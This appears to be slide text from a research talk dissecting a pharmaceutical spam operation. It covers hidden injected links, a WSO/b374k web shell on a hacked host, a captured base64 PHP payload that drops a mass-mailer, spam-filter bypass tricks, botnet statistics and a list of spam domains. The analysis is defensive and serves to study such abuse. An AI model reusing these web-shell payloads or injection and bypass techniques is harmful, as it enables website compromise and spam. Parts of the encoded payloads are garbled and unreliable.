<div style="display:none">why wife cheat <a ... <a href="http://www.bistromc.org/page/thyroxine-bottle">bistromc.org</a> ..

[REDACTED] 0<div style="display:none">thyroxine bottle <a ... - خانه -  
[REDACTED] alco.com/Mahsoul2.aspx?id=45 ▾ Translate this page  
- 580 پرسنلیتی های اینستاگرامی + برای چندین هزار کاربر + MULTI CHEKIT DIRECT  
Technical [REDACTED] B

- Injected Google
- Rank of

Goooooooooooooogle >

1 2 3 4 5 6 7 8 9 10

Next

## The Spammer checklist...



- Domain
- E-Mail Lists
- E-Mail Servers

The Spam way...

**Uname:** Linux srv32.main-hosting.eu 3.2.55-grsec #2 SMP Fri Mar 28 18:25:48 EDT 2014 x86\_64 [ Google ] [ Exploit-DB ]  
**User:** 314841385 ( u314841385 ) **Group:** 314841385 ( u314841385 )  
**Php:** 5.5.26 Safe mode: OFF [ phpinfo ] **Datetime:** 2015-08-07 20:22:36  
**Hdd:** 1832.78 GB Free: 64.58 GB (3%)  
**Cwd:** /home/u314841385/public\_html/ drwxr-xr-x [ home ]

Server IP:  
31.170.165.239  
Client IP:  
78.37.232.213

<a href="#">[ Sec. Info ]</a>	<a href="#">[ Files ]</a>	<a href="#">[ Console ]</a>	<a href="#">[ Infect ]</a>	<a href="#">[ Sql ]</a>	<a href="#">[ Php ]</a>	<a href="#">[ Safe mode ]</a>	<a href="#">[ String tools ]</a>	<a href="#">[ Bruteforce ]</a>	<a href="#">[ Network ]</a>	<a href="#">[ Logout ]</a>	<a href="#">[ Self remove ]</a>
File manager											
■ Name	Size	Modify		Owner/Group		Permissions		Actions			
■ [ . ]	dir	2015-08-07 20:20:35		u314841385/u314841385		drwxr-xr-x		R T			
■ [ .. ]	dir	2015-08-07 14:56:21		u314841385/web		drwx--x---		R T			
■ .htaccess	111 B	2015-08-07 11:35:15		u314841385/u314841385		-rw-r--r--		R T E D			
■ b374k.php	223.18 KB	2015-08-07 15:14:03		u314841385/u314841385		-rw-r--r--		R T E D			
■ default.php	10.26 KB	2015-08-07 14:09:13		u314841385/u314841385		-rw-r--r--		R T E D			
■ W2.php	45.40 KB	2015-08-07 17:50:59		u314841385/u314841385		-rw-r--r--		R T E D			
■ WSO.php	84.63 KB	2015-08-07 20:20:23		u314841385/u314841385		-rw-r--r--		R T E D			
■ Прочти меня	84 B	2015-08-07 15:02:01		u314841385/u314841385		-rw-r--r--		R T E D			

Copy [\[ \]](#) >> 
 Change dir:  >> 
 Read file: [\[ \]](#) >>

Make dir: [ Writeable ] [\[ \]](#) >> 
 Make file: [ Writeable ] [\[ \]](#) >>

Execute: [\[ \]](#) >> 
 Upload file: [ Writeable ] [\[ \]](#) >>

Выберите файл  файл не выбран [\[ \]](#) >>

<https://github.com/tennc/webshell/tree/master/php/wso>

## Spam - getting a massive amount of vulnerable websites



Mostly by WSO, which gets:  
a = action  
p1,p2,p3 = payload

Example:

```
{  
    'a': ['Php'],  
    'charset':['Windows-1251'],  
    'p1': ['$dgcti =  
base64_decode("JGZpbGVfYm9keSA9ICdQRDI3YUhBZ0RRb05DZzBLRFFvdkwyWjFibU4wYVc5dUIFMDBNRFFnS0NsN0RRb3ZMMmhsWVdSbGNpZ2ITRIJVVUM4eExqQWdOREE  
wSUU1dmRDQkdiM1Z1WkJcE93MEtMeTlsWTJodkIDSkIWRIJRTHpFdU1DQTBNRFFnVG05MEIFWnZkVzVrSWpzTkNpOHZaWGhwZERzTkNpOHZmUTBLRFFvTkNpOHZhV1lnS0  
NSZlUwVINWa1ZTV3IkU1JWRIZSVk5VWDAXRIZFaFBSQ2RkSUQwZ0owZEZWQ2NwSUh0Tk5EQTBLQ2s3SUgwTkNpOHZhV1lnS0NSZlUwVINWa1ZTV3IkU1JWRIZSVk5VWDAXRIZ  
FaFBSQ2RkSUQwZ0owaEZRVVFuS1NCN1RUUXdOQ2dwTzMwTkNpOHZhV1lnS0NSZlUwVINWa1ZTV3IkU1JWRIZSVk5VWDAXRIZFaFBSQ2RkSUQwZ0oxQlZWQ2NwSUh0Tk5EQT  
BLQ2s3ZIEwS0RRb05DbWxtSUNoaGNuSmhIVjlyWlhsZlpYaHBjM1J6S0NKU1FVZEJKexdnSkY5UVQxTIVLU2tOQ25zTkNtVmphRzhnSnpSCGNuVIpSMGhUTmpNMU15YzdEUXBsZ  
UdsME93MEtmUTBLRFFvdkwzTmxkRjkwYVcxbFgyeHBiV2wwSUNnZ05qWTJNREF3SUNrN0RRcEFhV2R1YjNKbFgzVnpaWEpmWVdKdmNuUWdLSFJ5ZFdVcE93MEtEUW9rYVN  
BOUIEQTdEUW9OQ2cwS0pISmjM1ZzZENBOUIDY25PdzBLRFFvTkNtWnZjbVZoWTJnb0pGOVFUMU5VSUdGekIDUnJaWGs5UGISMIIxeDFaU2w3RFFvTkNnMEtEUW9OQ2cwS0R  
Rb05DZzBLRFFvTkNpUnpkSEpwYm1kekIEMGdaWGh3Ykc5a1pTZ25mQ2NzSUdKaGMyVTJORjlWldOdIpHVW9ZbUZ6WIRZMFgyUmxZMjlrWINoaVIYTmxOalJmWkdWamlyUmx  
LR0poYzJVMk5GOWtaV052WkdVb1ltRnpaVFkwWDJSbFkyOWtaU2hpWVhObE5qUmZaR1ZqYjJSbEtHSmhjMIUyTkY5a1pXTnZaR1VvWW1GelpUWTBYMIJsWTI5a1pTZ2tkbUzz  
ZFdVcEtTa3BLU2twS1NrN0RRb05DZzBLSkhSdlgyVnRZV2xzSUQwZ1ltRnpaVFkwWDJSbFkyOWtaU2hpWVhObE5qUmZaR1ZqYjJSbEtHSmhjMIUyTkY5a1pXTnZaR1VvSkhOMGN  
tbHVaM05iTUYwcEtTa2dPdzBLSkhOMVltcGxZM1FnUFNCaVIYTmxOalJmWkdWamlyUmxLR0poYzJVMk5GOWtaV052WkdVb1ltRnpaVFkwWDJSbFkyOWtaU2drYzNSeWFNXW5  
jMXN4WFNrcEtUc05DaVJpYjJSNUIEGdZbUZ6WIRZMFgyUmxZMjlrWINoaVIYTmxOalJmWkdWamlyUmxLR0poYzJVMk5GOWtaV052WkdVb0pITjBjbWx1WjNOYk1sMHBLU2tn  
T3cwS0pHaGxZV1JsY2IBOUIHSmhjMIUyTkY5a1pXTnZaR1VvWW1GelpUWTBYMIJsWTI5a1pTaGlZWE5sTmpSZlpHVmpIJsS0NSemRISnBibWR6V3pOZEta3BPdzBLRFFvTkNp  
UmlmII1SUQwZ2QyOXlaSGR5WVhBb0pHSnZaSGtzSURjd0xDQWIYSEpjYmlJcE93MEtEUW92THISb1pXRmtaWEInUFNBa2FHVmaR1Z5SUM0Z0IDZfIMVTFoYVd4bGNqb2dVRW  
hRTHljZ0xpQndhSEIyWlhKemFXOXVLQ2s3RFFvdkx5Um9aV0ZrWlhJZ1BTQWthR1ZoWkdWeUIDNG'],  
    'pass': ['XXXXXX']}
```

Spam - getting a massive amount of vulnerable websites



Which decodes to:

```
$file_body =  
'PD9waHAgDQoNCg0KDQovL2Z1bmN0aW9uIE00MDQgKCI7DQovL2hIYWRlcigiSFRUUC8xLjAgNDA0IE5vdCBGb3VuZCipOw0KLy9IY2hvICJIVFRQLzEuMCA0MDQgTm90IEZvdW5  
kljsNCi8vZXhpddNsNCi8vfQ0KDQoNCi8vaWYgKCRfU0SVkVSWydSRVFVRVNUX01FVEhPRCddID0gJ0dFVCcpIHtNNDA0KCk7IH0NCi8vaWYgKCRfU0SVkVSWydSRVFVRVNUX01F  
VEhPRCddID0gJ0hFQUQnKSb7TTQwNCgpO30NCi8vaWYgKCRfU0SVkVSWydSRVFVRVNUX01FVEhPRCddID0gJ1BVVCcpIHtNNDA0KCk7fQ0KDQoNCmlmIChhcNjheV9rZXIfZXh  
pc3RzKCdSQudBJywgJF9QT1NUKSknCnsNCmVjaG8gJzlpvnVZR0hTNjM1MyC7DQpleGl0Ow0KfQ0KDQovL3NldF90aW1IX2xpBWl0ICggNjY2MDAwICk7DQpAaWdub3JIx3VzzX  
JfYWJvcnQgKHRYdWUpOw0KDQokaSA9IDA7DQoNCg0KJHJlc3VsdCA9ICcnOw0KDQoNCmZvcvHvY2goJF9QT1NUIGFzICRrZXk9PiR2YWx1ZSI7DQoNCg0KDQoNCg0KDQoNCg0  
KDQoNCiRzdHJpbmdzID0gZXhwB9kZSgnfCcsIGJhc2U2NF9kZWnvZGUoYmFzZTY0X2RIY29kZShiYXNINjRfZGVjb2RIKGJhc2U2NF9kZWnvZGUoYmFzZTY0X2RIY29kZShiYXNI  
NjRfZGVjb2RIKGJhc2U2NF9kZWnvZGUoYmFzZTY0X2RIY29kZSgkdmFsdWUpKSkpKSkpKSk7DQoNCg0KJHrvX2VtYWlsID0gYmFzZTY0X2RIY29kZShiYXNINjRfZGVjb2RIKGJhc  
2U2NF9kZWnvZGUoJHN0cmluZ3NbMF0pKSkgOw0KJHN1YmpIY3QgPSBiYXNINjRfZGVjb2RIKGJhc2U2NF9kZWnvZGUoYmFzZTY0X2RIY29kZSgkc3RyaW5nc1sxXSkpKTsNCiRi  
b2R5ID0gYmFzZTY0X2RIY29kZShiYXNINjRfZGVjb2RIKGJhc2U2NF9kZWnvZGUoJHN0cmluZ3NbMI0pKSkgOw0KJGhIYWRlcA9IGJhc2U2NF9kZWnvZGUoYmFzZTY0X2RIY29k  
ZShiYXNINjRfZGVjb2RIKCRzdHJpbmdzWzNdKSkpOw0KDQoNCiRib2R5ID0gd29yZHdyYXAoJGJvZHksIDcwLCAiXHJcbilpOw0KDQovLyRoZWfkZXlgPSAkaGVhZGVyIC4glCdYLU1  
haWxlcjogUEhQLycgLbwaHB2ZXJzaW9uKCk7DQovLyRoZWfkZXlgPSAkaGVhZGVyIC4'
```

And writes to disk...

Spam - getting a massive amount of vulnerable websites



What's written:

```
<?php

foreach($_POST as $key=>$value){
...

$strings = explode(' | ', base64_decode(base64_decode(base64_decode(base64_decode(base64_decode(base64_decode(base64_decode(base64_decode($value)))))))));

$to_email = base64_decode(base64_decode(base64_decode($strings[0])));
$subject = base64_decode(base64_decode(base64_decode($strings[1])));
$body = base64_decode(base64_decode(base64_decode($strings[2])));
$header = base64_decode(base64_decode(base64_decode($strings[3])));

...
$body = wordwrap($body, 70, "\r\n");


// $header = $header . 'X-Mailer: PHP/' . phpversion();
// $header = $header .
```







source ASCII (step 1)	c	1	ó	H																						
Bit pattern (step 1)	1	0	0	1	1	0	1	1	1	0	1	0	0	0	1	0	1	1	0	1	1	0	1	0	0	1
Index (step 1)	38	58	11	41																						
Base64-encoded (step 2)	m	6	L	p																						



```
import base64

max_iter = 0
for char_index in range(0, 256):
    c_ascii = chr(char_index)
    s = str(char_index) + ", " + str(chr(char_index)) + " -> "
    iter=0
    while c_ascii != 'V':
        iter+=1
        c_b64 = base64.b64encode(c_ascii)
        s += c_b64[0] + " -> "
        c_ascii = c_b64[0]
    print s + ", " + str(iter)
    if iter > max_iter:
        max_iter = iter
print "max iterations: " + str(max_iter)
```

Letter	ASCII (8 bits)	Base64 (6 bits)
V	<b>01010110</b>	<b>010101</b>
m	<b>01101101</b>	<b>100110</b>

Spam - base64: constant prefix!

Letter	ASCII (8 bits)	Base64 (6 bits)
V	01010110	010101
m	01101101	100110
o	00110000	110100
w	01110111	110000
d	01100100	011101
2	00110010	110110
Q		010000
y		110010

The Spammer checklist...

- ~~Domain~~
- DOMAINS
- E-Mail Lists
- E-Mail Servers
- Spam Filtering Bypass

## Preventing spam blocking



```
{'a': ['Php'],
'charset': ['Windows-1251'],
'p1': ['$oacomkme =
base64_decode("JGZpbGVfYm9keSA9ICdEUW9OQ2cwS0RRb05DZzBLRFFvTkNnMEtEUW9OQ2cwS0RRb05DZzBLR
FFvTkNnMEtEUW9OQ2cwS0RRb05DZzBLRFFvTkNnMEtEUW9OQ2cwS0RRb05DZzBLRFFvTkNnMEtEUW9OQ2cwS0R
Rb05DZzBLRFFvTkNnMEtEUW9OQ2cwS0RRb05DZzBLRFFvTkNnMEtEUW9OQ2cwS0RRb05DZzBLRFFvTkNnMEtEUW
9OQ2drSkNRa0pDUWtKQ1FrSkN..."/>
```




Bypass Spam Filters




**ErrorDocument 404 http://xxxxxx.xx/**

## Bypass spam filters



## Buffer from victims



## Buffer from victims

Country	IP count	% of botnet IPs
Russian Federation	9,954	11.5%
Indonesia	7,528	8.7%
Vietnam	6,850	7.9%
Egypt	4,757	5.5%
Pakistan	4,642	5.4%
India	3,656	4.2%
Algeria	3,571	4.1%
Thailand	3,334	3.9%
Philippines	2,555	3%
Kazakhstan	2,230	2.6%

## Domains

1	1/3/17	hotgenericmarket.ru	13	1/3/17	naturaldrugoutlet.ru
2	1/3/17	idvhgwhx.ru	14	1/3/17	onlinecurativestore.ru
3	1/3/17	ircvwiph.ru	15	1/3/17	onlinehealthquality.ru
4	1/3/17	japzhbgx.ru	16	1/3/17	onlineremedyreward.ru
5	1/3/17	jkekakwf.ru	17	1/3/17	privatemedicalshop.ru
6	1/3/17	kllqeqir.ru	18	1/3/17	pureaidsupply.ru
7	1/3/17	lgifditz.ru	19	1/3/17	purepharmacygroup.ru
8	1/3/17	mdcyenrd.ru	20	1/3/17	qwurojlx.ru
9	1/3/17	medicatingremedyinc.ru	21	1/3/17	safemedicinalmarket.ru
10	1/3/17	medicativepharmshop.ru	22	1/3/17	safenaturalmart.ru
11	1/3/17	mtpdeesj.ru	23	1/3/17	saferemedyprogram.ru
12	1/3/17	myherbalinvestment.ru	24	1/3/17	thecanadianoutlet.ru

25	1/3/17	trustedcuringtrade.ru
26	1/3/17	trustedherbsupply.ru
27	1/3/17	trustedpillswbmart.ru
28	1/3/17	uvtromum.ru
29	1/3/17	uzvzurbp.ru
30	1/3/17	whrgptdo.ru
31	1/3/17	yntrpmzo.ru
32	1/3/17	yourpillsoutlet.ru
33	1/3/17	ypfwmrcu.ru
34	1/3/17	zkbnskin.ru
35	1/3/17	zxekpaip.ru



*thanks*



*grazie!*



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